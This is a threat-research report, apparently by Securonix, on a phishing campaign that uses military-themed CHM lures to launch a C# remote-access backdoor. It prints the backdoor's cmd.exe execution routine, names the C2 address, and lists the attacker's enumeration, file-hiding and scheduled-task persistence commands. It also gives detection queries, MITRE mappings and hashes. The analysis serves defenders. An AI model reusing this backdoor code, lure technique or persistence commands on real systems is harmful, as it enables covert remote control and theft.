Analysis of PHANTOM#SPIKE: Attackers Leveraging CHM Files to Run Custom CSharp Backdoors Likely Targeting Victims Associated with Pakistan

By Securonix Threat Research: D.Iuzvyk, T. Peck, O.Kolesnikov

The Securonix Threat Research (STR) team has identified the use of a stealthy backdoor payload likely targeting Pakistani victims via unsolicited messages.

In an attack campaign tracked by the Securonix Threat Research team as PHANTOM#SPIKE, threat actors are making use of military-related phishing documents to lure their victims into executing a simple RAT binary payload. While there are many methods used today to deploy malware, the threat actors made use of ZIP files with a password-protected payload archive contained within.

Based on gathered telemetry, the attack appears to be primarily targeting victims associated with Pakistan. Some of the attack payloads identified appear to be involving the United States and other Western countries. While the origin of the attack was never verified, the attackers are likely politically motivated.

The document uses a military-themed meeting title to entice potential targets related to military or defense, increasing the likelihood of executing the file due to its seemingly important or even confidential content.

The attack chain makes use of the seemingly innocuous Compiled HTML Help (CHM) files to deploy and execute next-stage payloads. The use of these types of files highlights a troubling trend where attackers exploit trusted file formats to bypass user and technological defenses.

Lure analysis & initial access

The initial lure leverages an archive file titled “Minutes of meeting Intl Military Technical Forum Army 2024.zip” containing a single directory with the same name. Inside that directory, there are two files, another archive file “Minutes of meeting Intl Military Technical Forum Army 2024.rar” and “Minutes of meeting Intl Military Technical Forum Army 2024 Password.txt.”

Once the password is supplied to the RAR file, the contents are displayed to the user, which contains two files, “Minutes of meeting Intl Military Technical Forum Army 2024.pdf.chm” and “RuntimeIndexer.exe”. The EXE file has hidden attributes applied in hopes that the file will not be visible to the user, only the CHM file. The overall directory structure can be seen in the figure below.




Figure 1: Phishing lure directory structure.

The usage of CHM files in phishing emails is nothing new. Last year, the research team also observed CHM files used in phishing emails against Ukraine during the STARK#VORTEX campaign.

CHM, or Microsoft compiled HTML help files, are a compressed format developed by Microsoft which contains various binary and HTML files typically used for software documentation. Threat actors can abuse this format as it allows for embedded script execution inside its HTML pages, which easily allows for stealthy code execution once the document is opened, or a specific action is taken.

CHM file analysis

The purpose of the CHM file is to provide the victim with a convincing phishing lure document while also silently executing code in the background. The lure hopes to pique the victim's curiosity by supposedly containing documents containing minutes regarding an International Military-Technical Forum in Moscow this past March. The lure consisted of four related images, a sample of which can be seen below.




Figure 2: CHM file contents

These four images within the CHM file can be seen highlighted in the figure below. When the file is opened, The “Document.html” file is displayed, along with the embedded images. Additionally, a small snippet of JavaScript is also executed which is triggered on a user “click” action. This then triggers a set of objects and parameters that executes the binary file “RuntimeIndexer.exe” which was included in the same directory, but hidden from the user.




Figure 3: Main Document.html file contents

Breakdown of the HTML Content

The HTML begins with a standard structure including a <title>, <head>, and <body> tags. The <title> tag indicates the supposed context or theme of the document (“Minutes of meeting Intl Military Technical Forum Army 2024”), which again is used to lure the victim into trusting the file’s contents.

Next, the <body> of the document contains a series of four images which are intended to provide a legitimate look to the document to legitimize the user’s expectations.

Malicious Code Analysis

OBJECT Tag with Class ID: The use of an <OBJECT> tag with a specific classid is critical. This classid corresponds to a COM object that can be used to perform actions not typical of your average CHM file. In this case, it’s configured to create a shortcut referencing a single command action.

PARAM Tags: Inside the <OBJECT> tag, there are <PARAM> tags specifying the properties for the shortcut. First, the command is set to “ShortCut”, indicating the creation of a shortcut.

Item1 includes the command to execute, referencing “RuntimeIndexer,”. As the locally contained executable file is named “RuntimeIndexer.exe”, this will execute the specified file regardless of whether or not an extension is provided.

SCRIPT Tag and Execution: The <SCRIPT> tag calls the Click() method on the shortcut object created by the <OBJECT> tag. This script triggers the execution of the action defined in the <OBJECT> tag, executing “RuntimeIndexer.exe”.

In summary, as soon as the user clicks anywhere on the document, the bundled executable runs silently on the system.

Binary file analysis

The binary payload “RuntimeIndexer.exe” is overall quite tiny at only 21KB and was written in CSharp. Fortunately, the executable is a .NET payload so we should be able to extract its source code and analyze it further.

The file is digitally signed however the signature is invalid. While the executable name is RuntimeIndexer.exe, the original filename metadata indicates that the file was renamed from “SearchApp.exe”. Perhaps in some stages, it is designed to masquerade as the legitimate SearchApp process which is a legitimate Windows process which handles functions related to the Windows search bar.




Figure 4: RuntimeIndexer.exe binary file overview

Binary source code analysis

Delving into the executable's source code, we concluded that the malware is designed to function as a backdoor, which connects back to a command and control (C2) server, and allows remote execution of commands on the infected system. Here's a breakdown of the code's key components and functionalities:

Network communication and data transmission:

The malware first attempts to establish a TCP connection to the C2 server at the IP address 162.252.172[.]67 over port 443, which is commonly used for HTTPS. Threat actors typically use common ports in an effort to blend into standard web traffic. Additionally, these ports are typically allowed out by corporate firewalls.

It uses the SslStream class for encrypted communication over this connection. Despite using SSL, the ValidateServerCertificate method always returns true, indicating it does not verify the C2 server's SSL certificate.

Once a successful connection is established, the malware transmits the hostname and username of the infected machine to the C2 server, providing identifying information about the victim. If an error occurs (like loss of connection), the malware prints an error message and tries to reconnect every 5 seconds. This persistent connection attempt makes it more resilient and harder to disable without removing the malware.


Figure 5: RuntimeIndexer.exe – secure connection details

At this point, a connection is established and the attacker at the other end of the C2 server is able to perform next-stage operations.

Command execution:

The ReceiveAndExecuteCommandsAsync method listens for commands from the C2 server, reading data into a buffer and converting it into a string command.

Any commands received from the C2 server are executed locally on the infected machine using the ExecuteCommandAsync method. This method executes commands via cmd.exe, captures the output, and sends it back to the C2 server. This functionality gives the attacker the ability to remotely execute arbitrary commands.



```
private static async Task ExecuteCommandAsync(SslStream sslStream, string command)
{
    _ = 2;
    try
    {
        using Process process = new Process();
        process.StartInfo.FileName = "cmd.exe";
        process.StartInfo.Arguments = "/c " + command;
        process.StartInfo.RedirectStandardOutput = true;
        process.StartInfo.UseShellExecute = false;
        process.StartInfo.CreateNoWindow = true;
        process.Start();
        string output = await process.StandardOutput.ReadToEndAsync();
        await WaitForProcessExitAsync(process);
        byte[] bytes = Encoding.UTF8.GetBytes("Command: " + command + "\nOutput:\n" + output + Env
        await sslStream.WriteAsync(bytes, 0, bytes.Length);
    }
    catch (Exception ex)
    {
        Console.WriteLine("Error executing command: " + ex.Message);
    }
}
```


Figure 6: RuntimeIndexer.exe – command execution details

Asynchronous and hidden execution:

The malware operates asynchronously, making it efficient and responsive. It uses Task.Run to handle each command as it is executed by the attacker which allows each to run without interfering with other commands or operations. Additionally, each spawned process is set to have no window and not use “shell execute”, minimizing its visibility on the infected machine.

To summarize, this backdoor essentially functions as a command line-based remote access trojan (RAT) that provides the attacker with persistent, covert, and secure access to the infected system. The ability to execute commands remotely and relay the results back to the C2 server allows the attacker to control the infected system, steal sensitive information or execute additional malware payloads.

Post exploitation

Once the backdoor was established, we observed the attackers perform some general enumeration commands to get a feel for the environment. This included the usage of systeminfo, tasklist and pulling the public IP using ip-api[.]com:

cmd.exe /c systeminfo

cmd.exe /c tasklist

cmd.exe /c dir “%userprofile%\Downloads\”

cmd.exe /c curl ip-api[.]com

Next, the binary payload backdoor was copied into the system’s PUBLIC documents directory. Permissions were also adjusted using attrib.exe to set the file as hidden.

cmd.exe /c copy RuntimeIndexer.exe C:\Users\Public\Documents\

cmd.exe /c attrib +s +h RuntimeIndexer.exe

At this stage we observed the attacker establish persistence manually through Windows scheduled tasks by issuing the following command:

cmd.exe /c \schtasks /CREATE /SC ONEVENT /DELAY 0004:00 /EC Microsoft-Windows-NetworkProfile/Operational /MO "*[System[Provider[@Name='Microsoft-Windows-NetworkProfile']]]" /TN RuntimeTaskMachinesCore /tr "C:\Users\Public\Documents\RuntimeIndexer.exe" /F

Wrapping up…

What makes this particular attack stand out from many others that we've taken a look at over the years, is the use of relatively simple payloads and modularity. The attack does not make use of large or complex sequences of stages. Contrary to other more complex attack chains such as STEEP#MAVERICK or STARK#VORTEX, the benefit of this (from the attacker's perspective) can be a significant reduction in attack surface as very few artifacts are present on the system which could get picked up by AV or EDR.

Securonix recommendations

The PHANTOM#SPIKE campaign, like so many others, begins with a message containing attractive lures to deliver the malware. It's critical to always be mindful and extra vigilant regarding common tactics threat actors use when delivering phishing emails, or unsolicited messages.

- Avoid downloading files or attachments from external sources, from email, social media or externally connected messaging applications, especially if the source was unsolicited. ZIP files are an extremely common malware delivery method.
- Double-check file extensions before executing them to make sure they are what you expect. These can be enabled in Windows folder options, or simply right-click on the file and select Properties.
- Monitor common malware staging directories, especially script-related activity in world-writable directories. In the case of this campaign the threat actors staged in subdirectories in C:\ProgramData as well as the user's %APPDATA% directory.
- Through various phases of the PHANTOM#SPIKE campaign, the threat actors leveraged encrypted channels over port 443 in an effort to blend in with typical SSL/TLS traffic. Because of this, we strongly recommend deploying robust endpoint logging capabilities. This includes leveraging additional process-level logging such as Sysmon and PowerShell logging for additional log detection coverage.
- Securonix customers can scan endpoints using the Securonix hunting queries below.

MITRE ATT&CK Matrix

Tactics	Techniques
Defense Evasion	T1218.001: System Binary Proxy Execution: Compiled HTML File T1070.004: Indicator Removal: File Deletion
Discovery	T1082: System Information Discovery
Reconnaissance	T1590.005: Gather Victim Network Information: IP Addresses
Execution	T1059.003: Command and Scripting Interpreter: Windows Command Shell T1059.007: Command and Scripting Interpreter: JavaScript
Exfiltration	T1041: Exfiltration Over C2 Channel
Persistence	T1053.005: Scheduled Task/Job: Scheduled Task

Relevant provisional Securonix detections

- EDR-ALL-1294-RU
- EDR-ALL-1169-RU
- EDR-ALL-979-RU, WEL-ALL-1070-RU
- EDR-ALL-138-ERR

Relevant hunting queries

(remove square brackets “[ ]” for IP addresses or URLs)

- index = activity AND rg_functionality = “Endpoint Management Systems” AND (deviceaction = “Network connection detected” OR deviceaction = “Network connection detected (rule: NetworkConnect)”) AND destinationhostname CONTAINS “ip-api[.]com”)
- index = activity AND rg_functionality=”Next Generation Firewall” AND requesturl CONTAINS “ip-api[.]com”
- index = activity AND (rg_functionality = “Next Generation Firewall” OR rg_functionality = “Web Proxy”) AND destinationaddress = “162.252.172[.]67″
- index = activity AND rg_functionality = “Endpoint Management Systems” AND (deviceaction = “Process Create” OR deviceaction = “Process Create (rule: ProcessCreate)” OR deviceaction = “ProcessRollup2” OR deviceaction = “Procstart” OR deviceaction = “Process” OR deviceaction = “Trace Executed Process”) AND destinationprocessname ENDS WITH “schtasks.exe” AND resourcecustomfield1 CONTAINS “\Users\Public”

C2 and infrastructure

C2 Address
162.252.172[.]67

Analyzed files/hashes

File Name	SHA256
Minutes of meeting Intl Military Technical Forum Army 2024.zip	40F61588C92BC0965719B78D2F0827585308ABB5B4CF8A01138B3CF69378DF28
Progress report.zip	89a6a2a9eac5905393f6be5d7455094061bd9c011aa9538b05e67beabfe60f86
Minutes of meeting Intl Military Technical Forum Army 2024.rar	EF24D507DF0E08D7521E4D85B5128687E37C15864431E35ADAD96E9392E6F491
Progress Report .rar	E3976BA4CA83ED592671BF54EA62B8E2D38972CC052A4C9B4B201E3262DCDE99
Notice EC10 Power.rar	a4e892ac0e83af56a4023c74ec252c3a4e2338f4e6ed6b575e76ee28ad31ed42
Minutes of meeting Intl Military Technical Forum Army 2024 Password.txt	8E30D2E6159602DF6992E34DE63DF1F64245A6104012FC307F38241D860DA986
Password.txt	C62BB70FCF91035DDC13832F137E0D603DCD5293466D2766EEF3DC4EE77D0FB9
Minutes of meeting Intl Military Technical Forum Army 2024.pdf.chm	F4863BAA692B6E9277CDFC1108273D109E08667D0E273313EC7184ACEF6FFE4E
Progress Report.pdf.chm	3441772843F91218C2471355A72ADF6CDD6889FC74DE6F842BC3EDC1B823AD0F
NRTC Drone Requirements.pdf.chm	2609900881eed50feda545be70de045fd9012c7b4895a3506e767d4df695a68c
Notice EC10 Power.pdf.chm	ae2649ec385e8fc01585cc08040460b9c086e1e70d23cef373fb3ff4556c0e95

RuntimeIndexer.exe	8EC0E528DE50CDD232294480999A9730944AA218FBC12AD24228E078B845CB5C

References:

1. STARK#VORTEX ATTACK CAMPAIGN: THREAT ACTORS USE DRONE MANUAL LURES TO DELIVER MERLINAGENT PAYLOADS
   https://www.securonix.com/blog/threat-labs-security-advisory-new-starkvortex-attack-campaign-threat-actors-use-drone-manual-lures-to-deliver-merlinagent-payloads/